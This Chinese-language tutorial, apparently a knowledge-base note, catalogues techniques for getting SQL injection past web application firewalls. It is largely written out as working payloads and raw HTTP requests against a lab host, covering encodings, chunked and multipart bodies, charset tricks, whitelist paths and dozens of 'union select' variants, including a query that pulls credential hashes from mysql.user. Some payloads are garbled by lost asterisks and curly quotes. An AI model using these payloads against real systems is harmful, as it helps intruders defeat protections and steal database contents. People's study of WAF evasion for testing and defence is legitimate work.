

SQL注入绕过
防注入可以使用某些云 waf加速乐等安全产品,这些产品会自带 waf 属性拦截和抵御 SQL 注入,也有一些产品会在服务器里安装软件,例如 iis 安全狗、d 盾、还有就是在程序里对输入参数进行过滤和拦截 例如 360webscan 脚本等只要参数传入的时候就会进行检测,检测到有危害语句就会拦截。SQL 注入绕过的技术也有许多。但是在日渐成熟的 waf 产品面前,因为 waf 产品的规则越来越完善,所以防御就会越来越高,安全系统也跟着提高,对渗透测试而言,测试的难度就越来越高了。接下来将会详细介绍针对 waf 的拦截注入的绕过方法。
空格字符绕过
两个空格代替一个空格,用 Tab 代替空格,%a0=空格
%20 %09 %0a %0b %0c %0d %a0 %00 /*/ /!*/
select from users where id=1 /!union//!select*/1,2,3,4;
%09 TAB 键(水平)
%0a 新建一行
%0c 新的一页
%0d return 功能
%0b TAB 键(垂直)
%a0 空格
可以将空格字符替换成注释 /*/ 还可以使用 /!这里的根据 mysql 版本的内容不注释*/
大小写绕过
将字符串设置为大小写,例如 and 1=1 转成 AND 1=1 AnD 1=1
select * from users where id=1 UNION SELECT 1,2,3,4;
select * from users where id=1 UniON SelECT 1,2,3,4;
过滤空格可以用%0 代替 也过滤# — 注释 用字符串匹配
浮点数绕过
select * from users where id=8E0union select 1,2,3,4;
select * from users where id=8.0union select 1,2,3,4;
NULL值绕过
elect N; 代表 null
elect * from users where id=Nunion select 1,2,3,N;
select * from users where id=Nunion select 1,2,3,Nfrom users;
引号绕过
如果 waf 拦截过滤单引号的时候,可以使用双引号 在 mysql 里也可以用双引号作为字符串。
select * from users where id=’1′;
select * from users where id="1";
也可以将字符串转换成 16 进制 再进行查询。
select hex(‘admin’);
select * from users where username=’admin’;
select * from users where username=0x61646D696E;
如果 gpc 开启了,但是注入点是整形 也可以用 hex 十六进制进行绕过
select * from users where id=-1 union select 1,2,(select group_concat(column_name)
from information_schema.columns where TABLE_NAME=’users’ limit 1),4;
select * from users where id=-1 union select 1,2,(select group_concat(column_name)
from information_schema.columns where TABLE_NAME=0x7573657273 limit 1),4;
可以看到存在整型注入的时候 没有用到单引号 所以可以注入。
添加库名绕过
以下两条查询语句,执行的结果是一致的,但是有些 waf 的拦截规则 并不会拦
截[库名].[表名]这种模式。
select * from users where id=-1 union select 1,2,3,4 from users;
select * from users where id=-1 union select 1,2,3,4 from moonsec.users;
mysql 中也可以添加库名查询表。例如跨库查询 mysql 库里的 usrs 表的内容。
select * from users where id=-1 union select 1,2,3,concat(user,authentication_string)
from mysql.user;
去重复绕过
在 mysql 查询可以使用 distinct 去除查询的重复值。可以利用这点突破 waf 拦截
select * from users where id=-1 union distinct select 1,2,3,4 from users;
select * from users where id=-1 union distinct select 1,2,3,version() from users;
反引号绕过
在 mysql 可以使用 这里是反引号 绕过一些 waf 拦截。字段可以加反引号或者不加,意义相同。
insert into users(username,password,email)values(‘moonsec’,’123456′,’admin@moonsec.com’);
insert into users(username,password,email)values(‘moonsec’,’123456′,’admin@moonsec.com’);
脚本语言特性绕过

在 php 语言中 id=1&id=2 后面的值会自动覆盖前面的值,不同的语言有不同的特性。可以利用这点绕过一些 waf 的拦截。id=1%00&id=2 union select 1,2,3
有些 waf 回去匹配第一个 id 参数 1%00 %00 是截断字符,waf 会自动截断 从而不会检测后面的内容。到了程序中 id 就是等于 id=2 union select 1,2,3 从绕过注入拦截。
其他语言特性
逗号绕过
目前有些防注入脚本都会逗号进行拦截,例如常规注入中必须包含逗号
select * from users where id=1 union select 1,2,3,4;
一般会对逗号过滤成空 select * from users where id=1 union select 1 2 3 4;这样
SQL 语句就会出错。所以 可以不使用逗号进行 SQL 注入。
substr截取字符串
select(substr(database() from 1 for 1)); 查询当前库第一个字符
查询 m 等于 select(substr(database() from 1 for 1))页面返回正常
select * from users where id=1 and ‘m’=(select(substr(database() from 1 for 1)));
可以进一步优化 m 换成 hex 0x6D 这样就避免了单引号
select * from users where id=1 and 0x6D=(select(substr(database() from 1 for 1)));
min截取字符串
这个 min 函数跟 substr 函数功能相同 如果 substr 函数被拦截或者过滤可以使用这个函数代替。
select mid(database() from 1 for 1); 这个方法如上。
select * from users where id=1 and ‘m’=(select(mid(database() from 1 for 1)));
select * from users where id=1 and 0x6D=(select(mid(database() from 1 for 1)));
join绕过
使用 join 自连接两个表
union select 1,2 #等价于 union select * from (select 1)a join (select 2)b
a 和 b 分别是表的别名
select * from users where id=-1 union select 1,2,3,4;
select from users where id=-1 union select from (select 1)a join (select 2)b
join(select 3)c join(select 4)d;
select from users where id=-1 union select from (select 1)a join (select 2)b
join(select user())c join(select 4)d;
可以看到这里也没有使用逗号,从而绕过 waf 对逗号的拦截。
like绕过
使用 like 模糊查询 select user() like ‘%r%’; 模糊查询成功返回 1 否则返回 0
找到第一个字符后继续进行下一个字符匹配。从而找到所有的字符串 最后就是要查询的内容,这种 SQL 注入语句也不会存在逗号。从而绕过 waf 拦截。
limit offset绕过
SQL 注入时,如果需要限定条目可以使用 limit 0,1 限定返回条目的数目 limit 0,1返回条一条记录 如果对逗号进行拦截时,可以使用 limit 1 默认返回第一条数据。也可以使用 limit 1 offset 0 从零开始返回第一条记录,这样就绕过 waf 拦截了。
or and xor not绕过
目前主流的 waf 都会对 id=1 and 1=2、id=1 or 1=2、id=0 or 1=2
id=0 xor 1=1 limit 1 、id=1 xor 1=2
对这些常见的 SQL 注入检测语句进行拦截。像 and 这些还有字符代替
字符如下
and 等于&&
or 等于 ||
not 等于 !
xor 等于|
所以可以转换成这样
id=1 and 1=1 等于 id=1 && 1=1
id=1 and 1=2 等于 id=1 && 1=2
id=1 or 1=1 等于 id=1 || 1=1
id=0 or 1=0 等于 id=0 || 1=0
可以绕过一些 waf 拦截继续对注入点进行安全检测
也可以使用运算符号
id=1 && 2=1+1
id=1 && 2=1-1
ascii字符对比绕过
许多 waf 会对 union select 进行拦截 而且通常比较变态,那么可以不使用联合查
询注入,可以使用字符截取对比法,进行突破。
select substring(user(),1,1);
select * from users where id=1 and substring(user(),1,1)=’r’;
select * from users where id=1 and ascii(substring(user(),1,1))=114;
最好把’r’换成成 ascii 码 如果开启 gpc int 注入就不能用了。
可以看到构造得 SQL 攻击语句没有使用联合查询(union select)也可以把数据查询出来。
等号绕过
如果程序会对=进行拦截 可以使用 like rlike regexp 或者使用<或者>
select * from users where id=1 and ascii(substring(user(),1,1))<115;
select * from users where id=1 and ascii(substring(user(),1,1))>115;
select * from users where id=1 and (select substring(user(),1,1)like ‘r%’);
select * from users where id=1 and (select substring(user(),1,1)rlike ‘r’);
select * from users where id=1 and 1=(select user() regexp ‘^r’);
select * from users where id=1 and 1=(select user() regexp ‘^a’);
regexp 后面是正则
双关键词绕过
有些程序会对单词 union、 select 进行转空 但是只会转一次这样会留下安全隐患。
双关键字绕过(若删除掉第一个匹配的 union 就能绕过)
id=-1’UNIunionONSeLselectECT1,2,3–+
到数据库里执行会变成 id=-1’UNION SeLECT1,2,3–+ 从而绕过注入拦截。
二次编码绕过
有些程序会解析二次编码,造成 SQL 注入,因为 url 两次编码过后,waf 是不会拦截的。
-1 union select 1,2,3,4#
第一次转码
%2d%31%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%31%2c%32%2c%33%2c%34%23
第二次转码
%25%32%64%25%33%31%25%32%30%25%37%35%25%36%65%25%36%39%25%36%66%25%36%65%25%32%30%25%37%33%25%36%35%25%36%63%25%36%35%25%36%33%25%37%34%25%32%30%25%33%31%25%32%63%25%33%32%25%32%63%25%33%33%25%32%63%25%33%34%25%32%33
二次编码注入漏洞分析 在源代码中已经开启了 gpc 对特殊字符进行转义代码里有 urldecode 这个函数是对字符 url 解码,因为两次编码 GPC 是不会过滤的,所以可以绕过 gpc 字符转义,这样也就绕过了 waf 的拦截。
多参数拆分绕过
多余多个参数拼接到同一条 SQL 语句中,可以将注入语句分割插入。
例如请求 get 参数
a=[input1]&b=[input2] 可以将参数 a 和 b 拼接在 SQL 语句中。
在程序代码中看到两个可控的参数,但是使用 union select 会被 waf 拦截
那么可以使用参数拆份请求绕过 waf 拦截
-1’union/&username=/select 1,user(),3,4–+
两个参数的值可以控,分解 SQL 注入关键字 可以组合一些 SQL 注入语句突破
waf 拦截。
生僻函数绕过
使用生僻函数替代常见的函数,例如在报错注入中使用 polygon()函数替换常用
的 updatexml()函数
select polygon((select from (select from (select @@version) f) x));
分块传输绕过
一、什么是 chunked 编码?
分块传输编码(Chunked transfer encoding)是只在 HTTP 协议 1.1 版本(HTTP/1.1)中提供的一种数据传送机制。以往 HTTP 的应答中数据是整个一起发送的,并在应答头里 Content-Length 字段标识了数据的长度,以便客户端知道应答消息的结束。
传统的 Content-length 解决方案:计算实体长度,并通过头部告诉对方。浏览器可以通过 Content-Length 的长度信息,判断出响应实体已结束Content-length 面临的问题:由于 Content-Length 字段必须真实反映实体长度,但是对于动态生成的内容来说,在内容创建完之前,长度是不可知的。
这时候要想准确获取长度,只能开一个足够大的 buffer,等内容全部生成好再计算。这样做一方面需要更大的内存开销,另一方面也会让客户端等更久。我们需要一个新的机制:不依赖头部的长度信息,也能知道实体的边界——分块编码(Transfer-Encoding: chunked)。
对于动态生成的应答内容来说,内容在未生成完成前总长度是不可知的。因此需要先缓存生成的内容,再计算总长度填充到 Content-Length,再发送整个数据内容。这样显得不太灵活,而使用分块编码则能得到改观。分块传输编码允许服务器在最后发送消息头字段。例如在头中添加散列签名。对于压缩传输传输而言,可以一边压缩一边传输。
二、如何使用 chunked 编码
如果在 http 的消息头里 Transfer-Encoding 为 chunked,那么就是使用此种编码方式。
接下来会发送数量未知的块,每一个块的开头都有一个十六进制的数,表明这个块 的 大 小 , 然 后 接 CRLF("rn") 。 然 后 是 数 据 本 身 , 数 据 结 束 后 , 还 会 有CRLF("rn")两个字符。有一些实现中,块大小的十六进制数和 CRLF 之间可以有空格。最后一块的块大小为 0,表明数据发送结束。最后一块不再包含任何数据,但是可以发送可选的尾部,包括消息头字段。消息最后以 CRLF 结尾。
在头部加入 Transfer-Encoding: chunked 之后,就代表这个报文采用了分块编码。这时,报文中的实体需要改为用一系列分块来传输。
分块传输 使用
每个分块包含十六进制的长度值和数据,长度值独占一行,长度不包括它结尾的
CRLF(rn),也不包括分块数据结尾的 CRLF(rn)。
最后一个分块长度值必须为 0,对应的分块数据没有内容,表示实体结束。
例:
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked
23rn
This is the data in the first chunkrn
1Arn
and this is the second onern
3rn
conrn
8rn
sequencern
0rn
rn
用 burpsuite 抓包提交分析 首先原生包 id=1&submit=1 查询到用户 id 为 1 的值
使用分块传输 首先在 http 头加上 Transfer-Encoding: chunked 表示分块传输传送
第一行是长度 第二行是字符串 0 表示传输结束 后面跟上两个空格。


也可以使用 burpsuite 的插件 chunked-coding-converter 进行编码提交
将 SQL 注入攻击语句用区块传输编码转换后提交成功获取数据库用户信息
信任白名单绕过
有些 WAF 会自带一些文件白名单,对于白名单 waf 不会拦截任何操作,所以可
以利用这个特点,可以试试白名单绕过。
白名单通常有目录
/admin
/phpmyadmin
/admin.php
http://192.168.0.115/06/vul/sqli/sqli_str.php?a=/admin.php&name=vince+&submit=1
静态文件绕过
除了白名单信任文件和目录外,还有一部分 waf 并不会对静态文件进行拦截。例如 图片文件 jpg 、png 、gif 或者 css 、js 会对这些静态文件的操作不会进行检测从而绕过 waf 拦截。
/1.jpg&name=vince+&submit=1
/1.jpg=/1.jpg&name=vince+&submit=1
/1.css=/1.css&name=vince+&submit=1
pipline绕过
http 协议是由 tcp 协议封装而来,当浏览器发起一个 http 请求时,浏览器先和服务器建立起连接 tcp 连接,然后发送 http 数据包(即我们用 burpsuite 截获的数据),其中包含了一个 Connection 字段,一般值为 close,apache 等容器根据这个字段决定是保持该 tcp 连接或是断开。当发送的内容太大,超过一个 http 包容量,需要分多次发送时,值会变成 keep-alive,即本次发起的 http 请求所建立的 tcp 连接不断开,直到所发送内容结束 Connection 为 close 为止用 burpsuite 抓包提交 复制整个包信息放在第一个包最后,把第一个包 close 改成 keep-alive 把 brupsuite 自动更新 Content-Length 勾去掉。
第一个包参数的字符要加上长度接着提交即可。有些 waf 会匹配第二个包的正属于正常参数,不会对第一个包的参数进行检测,这样就可以绕过一些 waf 拦截。
利用multipart/from-data绕过
在 http 头里的 Content-Type 提交表单支持三种协议
application/x-www-form-urlencoded 编码模式 post 提交
multipart/form-data 文件上传模式
text/plain 文本模式
文件头的属性 是传输前对提交的数据进行编码发送到服务器。
其中 multipart/form-data 表示该数据被编码为一条消息,页上的每个控件对应消
息中的一个部分。所以,当 waf 没有规则匹配该协议传输的数据时可被绕过。

Content-Type: multipart/form-data;
boundary=—————————28566904301101419271642457175
boundary 这是用来匹配的值
Content-Disposition: form-data; name="id" 这也能作为 post 提交
所以程序会接收到构造的 SQL 注入语句-1 union select 1,user()
order by 绕过
当 order by 被过滤时,无法猜解字段数,此时可以使用 into 变量名进行代替。
select * from users where id=1 into @a,@b,@c,@d;
http相同参数请求绕过
waf 在对危险字符进行检测的时候,分别为 post 请求和 get 请求设定了不同的匹配规则,请求被拦截,变换请求方式有几率能绕过检测。如果程序中能同时接收get、post 如果 waf 只对 get 进行匹配拦截,没有对 post 进行拦截。
<?php
echo $_REQUEST[‘id’];
?>
有些 waf 只要存在 GET 或者 POST 优先匹配 POST 从而导致被绕过。
application/json或者text/xml绕过
有些程序是 json 提交参数,程序也是 json 接收再拼接到 SQL 执行 json 格式通常不会被拦截。所以可以绕过 waf
POST /06/vul/sqli/sqli_id.php HTTP/1.1
Host: 192.168.0.115
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type:application/json
Content-Length: 38
Origin: http://192.168.0.115
Connection: close
Referer: http://192.168.0.115/06/vul/sqli/sqli_id.php
Cookie: PHPSESSID=e6sa76lft65q3fd25bilbc49v3; security_level=0
Upgrade-Insecure-Requests: 1
{'id':1 union select 1,2,3,'submit':1}
同样 text/xml 也不会被拦截
运行大量字符绕过
可以使用 select 0xA 运行一些字符从绕突破一些 waf 拦截
id=1 and (select 1)=(select 0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)/!union//!select/1,user()
post 编码
1+and+(select+1)%3d(select+0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)/!union//!select/1,user()&submit=1
POST /06/vul/sqli/sqli_id.php HTTP/1.1
Host: 192.168.0.165
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Origin: http://192.168.0.165
Connection: close
Referer: http://192.168.0.165/06/vul/sqli/sqli_id.php
Cookie: PHPSESSID=hk8r159en71pndlu3jvvphenn5
Upgrade-Insecure-Requests: 1
id=1+and+(select+1)and+(select+0xA*1000)/*!union*//*!select*/+1,user()--+&submit=%E6%9F%A5%E8%AF
%A2
花括号绕过
select 1,2 union select{x 1},user()
花括号 左边是注释的内容 这样可以一些 waf 的拦截
使用ALL或DISTINCT绕过
去掉重复值
select 1,2 from users where user_id=1 union DISTINCT select 1,2
select 1,2 from users where user_id=1 union select DISTINCT 1,2
显示全部
select 1,2 from users where user_id=1 union all select 1,2
select 1,2 from users where user_id=1 union select all 1,2
换行混绕绕过
目前很多 waf 都会对 union select 进行过滤的 因为使用联合查询 这两个关键词是必须的,一般过滤这个两个字符 想用联合查询就很难了。
可以使用换行 加上一些注释符进行绕过。
编码绕过
原理:形式:“%”加上 ASCII 码(先将字符转换为两位 ASCII 码,再转为 16 进制),其中加号“+”在 URL 编码中和“%20”表示一样,均为空格。当遇到非 ASCII 码表示的字符时,如中文,浏览器或通过编写 URLEncode,根据 UTF-8、GBK 等编码 16 进制形式,进行转换。如“春”的 UTF-8 编码为 E6 98A5,因此其在支持 UTF-8 的情况下,URL 编码为%E6%98%A5。值得注意的是采取不同的中文编码,会有不同的 URL 编码。在 URL 传递到后台时,首先 web 容器会自动先对 URL 进行解析。容器解码时,会根据设置(如 jsp 中,会使用 request.setCharacterEncoding("UTF-8")),采用UTF-8 或 GBK 等其中一种编码进行解析。这时,程序无需自己再次解码,便可以获取参数(如使用 request.getParameter(paramName))。但是,有时从客户端提交的 URL 无法确定是何种编码,如果服务器选择的编码方式不匹配,则会造成中文乱码。为了解决这个问题,便出现了二次 URLEncode的 方 法 。 在 客 户 端 对 URL 进 行 两 次 URLEncode , 这 样 类 似 上 文 提 到的%E6%98%A5 则会编码为%25e6%2598%25a5,为纯 ASCII 码。Web 容器在接到 URL 后,自动解析一次,因为不管容器使用何种编码进行解析,都支持 ASCII码,不会出错。然后在通过编写程序对容器解析后的参数进行解码,便可正确得到参数。在这里,客户端的第一次编码,以及服务端的第二次解码,均是由程序员自己设定的,是可控的,可知的。
绕过:
有些 waf 并未对参数进行解码,而后面程序处理业务时会进行解码,因此可以通过二次 url 编码绕过。例如:除了可以把全部字符转换也可以单独转换字符
HTTP数据编码绕过
编码绕过在绕 waf 中也是经常遇到的,通常 waf 只坚持他所识别的编码,比如说它只识别 utf-8 的字符,但是服务器可以识别比 utf-8 更多的编码。那么我们只需要将 payload 按照 waf 识别不了但是服务器可以解析识别的编码格式即可绕过。
比如请求包中我们可以更改 Content-Type 中的 charset 的参数值,我们改为 ibm037这个协议编码,有些服务器是支持的。payload 改成这个协议格式就行了。
POST /06/vul/sqli/sqli_id.php HTTP/1.1
Host: 192.168.0.115
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;charset:ibm037
Content-Length: 33
Connection: close
Cookie: PHPSESSID=e6sa76lft65q3fd25bilbc49v3; security_level=0
Upgrade-Insecure-Requests: 1
%89%84=%F1&%A2%A4%82%94%89%A3=%F1
透过 Content-Type 的 charset 绕过 waf#
未编码
id=123&pass=pass%3d1
透过 IBM037 编码
%89%84=%F1%F2%F3&%97%81%A2%A2=%97%81%A2%A2~%F1
在提交的 http header
Content-Type: application/x-www-form-urlencoded; charset=ibm037
import urllib.parse
s = ‘id=-1 union select 1,user()– &submit=1’
ens=urllib.parse.quote(s.encode(‘ibm037’))
print(ens)
url编码绕过
在 iis 里会自动把 url 编码转换成字符串传到程序中执行。
例如 union select 可以转换成 u%6eion s%65lect
POST /06/vul/sqli/sqli_id.php HTTP/1.1
Host: 192.168.0.165
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://192.168.0.165
Connection: close
Referer: http://192.168.0.165/06/vul/sqli/sqli_id.php
Cookie: PHPSESSID=hk8r159en71pndlu3jvvphenn5
Upgrade-Insecure-Requests: 1
id=-1 union%25OAselect%25OA1,user()-- &submit=1
Unicode编码绕过
形式:“u”或者是“%u”加上 4 位 16 进制 Unicode 码值。
iis 会自动进行识别这种编码 有部分 waf 并不会拦截这这种编码
-1 union select 1,user()
部分转码
-1 uni%u006fn sel%u0065ct 1,user()
全部转码%u002d%u0031%u0020%u0075%u006e%u0069%u006f%u006e%u0020%u0073%u0065%u006c%u0065%u0063%u0074%u0020%u0031%u002c%u0075%u0073%u0065%u0072%u0028%u0029
union select绕过
目前不少 waf 都会使用都会对 union select 进行拦截 单个不拦截 一起就进行拦截。
针对单个关键词绕过
sel<>ect 程序过滤<>为空 脚本处理
sele//ct 程序过滤//为空
/!%53eLEct/ url 编码与内联注释
se%0blect 使用空格绕过
sele%ct 使用百分号绕过
%53eLEct 编码绕过
大小写
uNIoN sELecT 1,2
union all select 1,2
union DISTINCT select 1,2
null+UNION+SELECT+1,2
/!union//!select/1,2
union//select//1,2
and(select 1)=(Select 0xA1000)/!uNIOn//!SeLECt*/ 1,user()
/!50000union//!50000select/1,2
/!40000union//!40000select/1,2
%0aunion%0aselect 1,2
%250aunion%250aselect 1,2
%09union%09select 1,2
%0caunion%0cselect 1,2
%0daunion%0dselect 1,2
%0baunion%0bselect 1,2
%0d%0aunion%0d%0aselect 1,2
–+%0d%0aunion–+%0d%0aselect–+%0d%0a1,–+%0d%0a2
/!12345union//!12345select/1,2;
/中文/union/中文/select/中文/1,2;
/ /union/ /select/ */1,2;
/!union//!00000all//!00000select/1,2
更新: 2025-04-30 14:53:30
原文: https://www.yuque.com/yuhui.net/network/mq8ato3hh4622hix

评论(0)
暂无评论